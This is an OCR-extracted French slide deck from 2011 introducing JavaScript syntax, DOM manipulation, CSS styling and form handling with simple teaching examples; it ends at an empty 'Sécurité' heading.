

Introduction JavaScript DOM & CSS

Magali Contensin




3 novembre 2011

JoSy AJAX et bibliothèques JS pour les ASR



- Publication sur Internet : HTML & CSS
- Présentation de JavaScript
- ECMAScript : le noyau du langage JavaScript
- Manipulation des objets du document
 - ▣ Des débuts du dynamisme au DOM
 - ▣ Modifier une page web avec JS, DOM et CSS
 - ▣ Formulaires
- Sécurité
- Outils

□ Contenu d'une page HTML



□ Mise en page

- navigateur : style par défaut
 - avant HTML 4.0.1 :
 - éléments et attributs de style

```
<font color="red" size="4">...</font>
```

```
<center>...</center>
```

```
<h1 align="center">...</h1>
```
 - utilisation de tableaux
 - HTML 4.01
séparation structure / mise en forme
font, center, ... *deprecated*
- => feuilles de style CSS

Publication sur Internet

Feuilles de style CSS

Textes : police, style, décoration, couleur,



Contrôler la présentation du document en fonction du média (écran, imprimante, ...)

Blocs : marges, cadre couleur



Format visuel : position, flottant, visibilité, z-index

Tableaux : cadre, légende, fond



Listes : puce, numérotation



Liens : couleur, décoration

Curseurs

BIBLIOGRAPHIE

Fond : couleur, image (position, répétition, attachement)

Spécifications

CSS 2.1

CSS 3 en cours de développement

Quelques nouveautés CSS3 :



colonnes



dégradé



effets sur le texte



transparence



transformations



ombre

rgba



arrondi



sélecteurs pair/impair

Présentation de JavaScript

- Langage de programmation orienté-objet interprété par le navigateur
syntaxe proche de Java
- Histoire
 - Netscape 2.0 **JavaScript** – mars 1996
 - Microsoft IE 3.0 **JScript** (en partie compatible avec JS) – août 1996
 - Rendu public par Netscape, standardisé par l'ECMA en juin 1997
- Événementiel : permet de réagir à des actions de l'utilisateur
Ajout de dynamisme dans la page web
 - Vérification de formulaires
 - Avant CSS : roll-over, menus
 - Modification de la structure, du contenu et du style de la page
- Deux parties :
 - Syntaxe du langage : **ECMAScript**
 - Manipulation des objets du document : **DOM**

Présentation de JavaScript

insertion de code JS dans la page web


```
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01//EN" "http://www.w3.org/TR/html4/strict.dtd">
<html>
<head>
  <title>test JS</title>
  <script type="text/javascript" src="script.js"></script>
</head>
<body>
  <script type="text/javascript">
    <!--
      function affiche_date(){
        var aujourd'hui = new Date();
        alert(aujourd'hui.toLocaleDateString());
      }
    // -->
  </script>
  <noscript><p>activez JS !</p></noscript>
  <div>
    <h1>Test JS</h1>
    <a href="javascript:affiche_date()">date</a>
    <a href="javascript:alert('hello')">hello</a>
    <form action="test.php">
      <div><input type="button" value="clic" onclick="pair()"></div>
    </form>
  </div>
</body>
</html>
```

1

2

3

4



```
function pair(){
  nb = prompt('entrez un nombre', '');
  (nb%2 == 0) ? alert('pair') : alert('impair');
}
```

script.js



1



entrez un nombre <input type="text" value="3"/> OK	impair OK
--	--------------

Le **code** peut être placé dans :

- (1) fichier externe .js
- (2) élément script
- (3) attribut contenant URL
- (4) attribut événementiel onclick, onchange, onselect,...

ECMAScript

bases du langage

variable

types
boolean
number
string
object
null
undefined

marque de fin d'instruction

```
var ne = 0;  
var age = 0;  
var txt = "";  
var date_courante = new Date();  
var annee_courante = date_courante.getFullYear();  
var exp = /^[12]\d{3}$/; // format 1xxx ou 2xxx
```

création objet

invocation
méthode



annee

vous avez 31 ans



opérateurs

affectation

= += -= *= /= %=

logiques ! && ||

relationnels

< <= > >= == != === !==

arithmétiques + - * / %

concaténation +

autres opérateurs

incrémentation ++
décrémentation --
séquentiel ,
objets : this, in

commentaires

```
/* tant que l'utilisateur n'a pas saisi une  
annee correcte afficher boite dialogue */
```

```
do {  
    ne = prompt('annee ', "");  
} while ( !exp.test(ne) || (ne > annee_courante));
```

marques
de bloc

```
age = annee_courante - ne;  
txt= 'vous avez ' + age + ' ans';  
(age%10 == 0) ? alert(txt+' ... nouvelle decennie') : alert(txt);
```

opérateur conditionnel

ternaire

□ Instructions conditionnelles

```
if (expr){  
  // code si expression true  
}  
else {  
  // code si expression false  
}
```

```
var today = new Date();  
switch (today.getDay()){  
  case 0 :  
  case 6 : jour = "week-end"; break;  
  case 1 :  
  case 2 :  
  case 4 :  
  case 5 : jour = "semaine"; break;  
  case 3 : jour = "mercredi"; break;  
  default : jour = "non defini";  
}  
alert(jour);
```

□ Instructions itératives

```
while (expr){  
  ...  
}
```

```
do{  
  ...  
} while (expr);
```

```
for (exp1 ; exp2 ; exp3){  
  ...  
}
```

```
for (var i in objet){  
  ...  
}
```

□ Instructions d'interruption :

break, continue

□ Fonctions

Déclaration

```
function nom_fonction([arg1,...,argN]){  
  ...  
  return expression; // optionnel  
}
```

Appel

```
nom_fonction([arg1, arg2, ...]);
```

Les arguments sont passés par valeur
Les objets sont passés par adresse

□ Mathématiques

Math

Ne peut pas être utilisé avec new

Constantes

Math.PI

Méthodes

ceil, floor, round
min, max
random
abs, sqrt, pow
trigonométrie : sin, cos, ...

```
alert(Math.ceil(7.48));  
alert(Math.random());
```

ECMAScript

bases du langage

□ Tableaux

Création

```
var tab1 = new Array(val1, val2, ...);  
var tab2 = [val1, val2, ...];  
var tab3 = new Array();
```

Accès

tab[i] avec $i \geq 0$

Parcours

for, **for in**, while

Propriétés

Taille d'un tableau : **length**

Méthodes

join, reverse, sort, ...

```
var tab = new Array(125, 'hello', false);  
tab[0] = 'xxx';
```

```
var contenu = "";  
for (var i=0; i < tab.length; i++){  
    contenu += tab[i]+' ';  
}  
alert(contenu);
```

```
contenu = "";  
tab.reverse();  
for (i in tab){  
    contenu += tab[i]+' ';  
}  
alert(contenu);
```

125	hello	false
xxx	hello	false

↑ ↑ ↑
0 **1** **2**

length : 3

```
xxx, hello, false,  

```

false	hello	xxx
-------	-------	-----

```
false, hello, xxx,  

```

□ Chaînes de caractères

Création

```
var ch1 = new String('hello !');  
var ch2 = 'hello !';  
ch2 = "test";
```

Caractères spéciaux

Caractère d'échappement : \

Caractères espacement : \n \t \f

Propriétés

Taille d'une chaîne : **length**

Méthodes

substring, toLowerCase, toUpperCase
split, ...
Conversion :
parseInt, parseFloat

```
<input type="text" name="nb1"> +  
<input type="text" name="nb2"> =  
<input type="text" name="res">
```

```
<input type="button" value="calculer"  
  onclick="res.value = nb1.value + nb2.value">
```

12 + 44 = 1244

```
<input type="button" value="calculer"  
  onclick="res.value = parseFloat(nb1.value) +  
  parseFloat(nb2.value)">
```

12 + 4 = 16

□ Expressions régulières

Déclaration

```
var exp = new RegExp('modele'[, 'options']);
```

```
var exp = /modele/[options]
```

Options : **i** insensible à la casse

m multi-ligne

g toutes les correspondances

Méthodes

exp.**test**(ch) true si correspondance

ch.**search**(exp) indice 1ere correspondance

exp.**exec**(ch) tableau des correspondances

ch.**replace**(exp, ch2) remplace corresp par ch2

```
var exp = /(\d{2}) (\w+) (\d{4})/;  
var ch = "28 octobre 2011";  
if (exp.test(ch)){  
    alert(ch.replace(exp,  
        "annee : $3, mois : $2, jour : $1");  
    // annee : 2011, mois : octobre, jour : 28  
}
```

Indicateurs d'occurrence

{n} exactement n fois * {0,}

{n,} au moins n fois + {1,}

{n,m} entre n et m fois ? {0,1}

Mode glouton par défaut (paresseux ajouter ?)

Caractères spéciaux

| ou . tout caractère sauf \n

\t tabulation \n saut de ligne

\0 car. nul \ car. d'échappement

Classes de caractères

[abc] un caractère parmi a, b ou c

[a-z] intervalle : un caractère de a à z

[^ab] un caractère autre que a ou b

\d un chiffre \D tout sauf un chiffre

\w [a-zA-Z0-9-] \W tout sauf mot

\s espacement \S tout sauf car. esp.

Correspondances dans la chaîne

^ début \$ fin

Mémorisation

(x) Mémoriser sous expression x

□ Dates et heures

Création

```
var date_courante = new Date([timestamp]);  
ma_date = new Date(an, mois, jour[, h, mn, s, ms]);
```

Méthodes pour les dates

```
getDay  
getMonth          setMonth  
getFullYear       setFullYear  
getDate           setDate
```

Méthodes pour les heures

```
getHours          setHours  
getMinutes        setMinutes  
getSeconds        setSeconds  
getMilliseconds  setMilliseconds
```

```
toLocaleString
```

```
var jour = new Date();  
alert(jour.getFullYear());  
// 2011
```

```
var noel = new Date(2011, 11, 25);  
alert(noel.toLocaleString());  
// dimanche 25 décembre 2011 00:00
```

Objets

Création

Pas de classe, fonction constructeur ou notation { }

Création d'objet : **new**

```
function calculeAge() {  
  var auj = new Date();  
  var age_courant = auj.getFullYear() - this.annee;  
  return age_courant;  
}  
// constructeur  
function humain(nom, prenom, habite, an){  
  // proprietes  
  this.nom = nom;  
  this.prenom = prenom;  
  this.pays = habite;  
  this.annee = an;  
  this.age = calculeAge; // methode  
}
```

Exceptions

```
try {  
  // code où une exception peut être levée  
} catch (e){  
  // traitement en cas d'exception  
}
```

```
var client1 = new humain('Dupont','Jean',  
                        'France', 1960);
```

Notation alternative - JSON

```
client1 = {  
  'nom':'Dupont',  
  'prenom':'Jean',  
  'pays':'France',  
  'annee':1960,  
  'age': calculeAge  
}
```

Manipulation des objets du document

des débuts du dynamisme au DOM

- Netscape & IE ≤ 4 accès à un nombre restreint d'éléments de la page :
 - images `document.images[0].src`
 - champs de formulaires `document.forms[0].elements[0].name`
 - liens hypertextes `document.links[0].href`
- DHTML - modification dynamique de documents HTML
Modification du style - 2 méthodes incompatibles :
 - Netscape 4 à 6 `document.layers`
 - IE ≥ 4 `document.all`
- DOM (Document Object Model) – W3C
Indique comment accéder dynamiquement au contenu, au style et à la structure de documents XML et HTML
 - Modification des contenus des éléments et attributs (textes, images, ...)
 - Modification de la structure du document : ajout / suppression / modification d'éléments
 - Modification du style de la page

Manipulation des objets du document

dynamisme

- Compte à rebours, exécution périodique de code
- Boîtes de dialogue (alert, confirm, prompt) et barre d'état (status)
- Déterminer la configuration de l'utilisateur
 - ▣ écran `screen.width`
 - ▣ navigateur `navigator.userAgent`
- Fenêtres : ouverture, fermeture, déplacement, redimensionnement
- URL `window.location.replace('http://www.google.fr');`
- Historique `<input type="button" value="back" onclick="window.history.back()">`
- Cookies `document.cookie`
- Images : redimensionnement, roll-over
 - `document.images[0].width *= 2`
 - ``
- Modification de la structure, du contenu et du style de la page


Manipulation des objets du document

DOM – arbre du document

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
<head>
  <title>test</title>
</head>
<body>
  <p id="elt1" style="color:purple">
    un <em>test</em> !
  </p>
  <p>:</p>
  <!-- un commentaire -->
</body>
</html>
```


Types de nœuds

- Document
- Element
- Attr
- Comment
- Text




Manipulation des objets du document

DOM – propriétés des nœuds



node	
nodeName	nodeType
parentNode	childNodes
firstChild	lastChild
nextSibling	previousSibling
attributes	
élément	
tagName	className title id
attribut	
name	value data length



childNodes

```

Edit p#elt1 < body < html
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0
<html xmlns="http://www.w3.org/1999/xhtml">
  <head>
  <body>
    <p id="elt1" style="color:purple">
      un
      <em>test </em>
      !
    </p>
    <p>:) </p>
  </body>
  <script>
  </script>
</html>
    
```

Style	Computed	Layout	DOM
attributes			[style="color:purple", id="elt1"]
childNodes			[<TextNode textContent="un ">, em, <TextNode textContent="!">]
firstChild			<TextNode textContent="un ">
innerHTML			"un test !"
lastChild			<TextNode textContent="!">
nextSibling			p
nodeName			"p"
nodeType			1
id			"elt1"
parentNode			body
previousSibling			null


Manipulation des objets du document

DOM – accès aux nœuds

Accès par

ID	document. getElementById ('id_element')	-> noeud
Nom d'élément	document. getElementsByTagName ('nom_element')	-> collection de nœuds
Valeur de l'attribut name	document. getElementsByName ('val_attribut')	-> collection de nœuds

```
<body>
<p id="elt1" style="color:purple">
un <em>test</em> !</p>
<p>:</p>
</body>
```



Collection = tableau de nœuds

prédéfinies : **forms**, **images**, **links**

fil d'un nœud : **childNodes**

attributs d'un nœud : **attributes**

nom : **getElementsByTagName**

attr. name : **getElementsByTagName**

accès à un nœud : **[i]** ou **item(i)**

avec $i \geq 0$

attributes


childNodes

```
var el = document.getElementById('elt1');
alert(el.tagName); // P
alert(el.parentNode.nodeName); // BODY
alert(el.childNodes[1].nodeName) // EM
```

```
var tab_el = document.getElementsByTagName('p');
alert(tab_el[0].childNodes[2].nodeName); // #text
alert(tab_el[0].childNodes[2].data); // !
```

Manipulation des objets du document

DOM – modifier la structure et le contenu



un test !
:)

c'est un test !!!
:
:)

Contenu

DOM 0 : **innerHTML**, **innerText**

Lecture : `data`

Ajout : **appendData**(txt), **insertData**(i, txt)

Modifier : **replaceData**(i, j, txt)

Supprimer des caractères : **deleteData**(i, taille)

Structure : manipuler les noeuds

Créer : **createElement**('nom'),
createTextNode('texte')

Ajouter : **appendChild**(noeud), **insertBefore**(n1,n2)

Supprimer : **removeChild**(i)

Remplacer : **replaceChild**(noeud_src, noeud_cible)

Cloner avec arborescence : **cloneNode**(true)

```
var el = document.getElementById('elt1');  
// DOM 0  
el.innerHTML = "c'est un <em>test</em> !!!<p>:)</p>";
```

```
var el = document.getElementById('elt1');  
el.firstChild.insertData(0, "c'est ");  
el.lastChild.appendChild("!!!");  
node = el.nextSibling.cloneNode(true);  
el.appendChild(node);
```

Manipulation des objets du document

DOM – modifier le style avec JS & CSS

Modifier le style

Propriété CSS :

```
node.style.propriete = 'valeur';
```



Classe de style :

```
node.className = 'nom_classe';
```

Possibilité de modifier/ajouter/supprimer des règles (accès à la feuille de style CSS)

```
<style type="text/css">  
.ex {  
  border:2px dotted silver;  
}  
</style>
```


```
var el = document.getElementById('elt1');  
el.parentNode.style.fontSize = '18pt';  
el.className = 'ex';  
el.style.fontFamily = 'Calibri';
```



Manipulation des objets du document

DOM – manipuler les formulaires

```
<form action='test.php' onsubmit="return confirm('envoyer?')">
<div>
<input type="text" name="nb" onchange="verifNb(this)">
<input type="radio" name="choix" value="1"
onclick="cb.disabled=true"> cheque
<input type="radio" name="choix" value="2"
onclick="cb.disabled=false" checked> CB
<input type="text" name="cb">
<input type="submit" value="envoyer">
</div>
</form>
```



```
function verifNb(noead){
  if (isNaN(noead.value)){
    noead.className='erreur';
  } else {
    noead.className='correct';
  }
}
```

```
.erreur { background-color:#FFCCCC }
.correct { background-color:white }
```

propriétés - champs textes

text, hidden, password, textarea,
boutons submit, reset, button

value **defaultValue**

propriétés - radio / cases à cocher

value **checked**

propriétés - listes de choix

selectedIndex **options** (collection)
prop. options : **selected**, **value**, **text**

Événements

onsubmit, onreset, onclick,
onchange, onblur, onfocus, onselect

Bloquer un événement

return false;

Activer/désactiver des champs

propriétés **disabled** et **readOnly**

Sécurité

